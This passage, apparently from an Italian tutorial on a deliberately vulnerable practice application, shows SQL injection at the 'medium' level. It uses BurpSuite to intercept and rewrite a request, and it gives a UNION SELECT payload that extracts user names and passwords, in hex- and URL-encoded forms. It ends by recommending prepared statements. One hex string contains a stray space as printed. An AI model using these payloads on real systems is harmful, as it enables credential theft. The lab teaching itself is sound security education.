
Tutte le query mostrate sopra hanno il loro equivalente possibile con questa tattica.

Il complice

Un'altra possibilità è, invece, usare un complice.


Il complice in questione è ***BurpSuite***: un **Proxy**, ovvero uno strumento che si posiziona fisicamente in mezzo tra il tuo computer (il ***browser***) e il sito web che stai visitando (il ***server***).

Il principio è il medesimo mostrato precedentemente, lo stesso di una query con 1 UNION, ma il tutto viene modificato mentre il nostro ordine è già in corsa verso la cucina.




In questo caso, ciò che si manda, è qualcosa di legittimo, immaginiamo di inviare un semplice 1, che ci dovrebbe rispondere come segue:

Ma il nostro complice, quando gli chiediamo di entrare in azione attivando la sua intercettazione, si intromette.



Di conseguenza, quando inviamo la medesima richiesta di prima (1), stavolta essa verrà intercettata e noi potremo inviarla al repeater, il nostro falsificatore per l'ordine.



Il nostro repeater potrà quindi permetterci di intervenire sulla richiesta stessa.

Possiamo vedere esattamente ciò che abbiamo inserito e modificarlo a nostro piacimento.

Utilizziamo stavolta l'ultima query, quella per l'esfiltrazione, che a livello low era:

```
‘ UNION SELECT user, password FROM users WHERE first_name = 'Pablo' AND last_name = 'Picasso' -- –
```

All'interno di ***burpsuite***, essa prenderà la forma che abbiamo visto per il medium, quindi con numero per ID ed esadecimale per i valori.

Convertiamo quindi Pablo e Picasso in esadecimale per ottenere la query:


```
1 UNION SELECT user, password FROM users WHERE first_name = 0x5061626C6F AND last_name = 0x50696361737 36F
```

Infine, per poterla passare a ***burpsuite***, usiamo l'URL encoding (che trasforma gli spazi in %20 e i caratteri speciali in codici leggibili dal web), ottenendo quindi:


```
1%20UNION%20SELECT%20user%2C%20password%20FROM%20users%20WHERE%20first_name%20%3D%200x5061626C6F%20AND%20last_name%20%3D%200x50696361737 36F
```

Questa è quindi una stringa priva di spazi e caratteri speciali non supportati.

All'interno di burpsuite, sostituirà il semplice 1 dopo id=



Ora basterà cliccare send per inoltrare la richiesta e vedere i risultati a lato.



Per il cracking della password, si può procedere allo stesso modo del livello LOW.

Conclusioni

Abbiamo visto che, nonostante il sito provasse a difendersi bloccando gli apici (') e nascondendo il campo di input, siamo riusciti comunque a rubare i dati. Perché?

Il livello Medium usava una tecnica chiamata **Sanitizzazione** (ovvero la pulizia dei dati). Immagina un buttafuori in discoteca che ha l'ordine di non far entrare nessuno che indossa le scarpe da ginnastica (gli apici).

- **Strategia del livello Low:** Nessun buttafuori. Entrano tutti.
- **Strategia del livello Medium:** Il buttafuori ferma chi ha le scarpe da ginnastica.
    - *Cosa abbiamo fatto noi:* Ci siamo tolti le scarpe (abbiamo usato i numeri interi che non vogliono apici) o abbiamo indossato dei copriscarpe eleganti (abbiamo usato la codifica Esadecimale). Il buttafuori ha guardato, non ha visto le scarpe vietate e ci ha fatto entrare, anche se non avevamo davvero i mocassini.

Questo dimostra che cercare di "pulire" l'input dell'utente (cercando caratteri cattivi) è una battaglia persa: gli hacker troveranno sempre un modo creativo per scrivere la stessa cosa in un'altra lingua (come l'esadecimale).

L'unica vera difesa rimane quella che abbiamo visto prima: i **Prepared Statements**.

Con i **Prepared Statements**, non importa se hai scarpe, copriscarpe o sei scalzo: se non sei sulla lista degli invitati (la struttura della query), non entri e basta.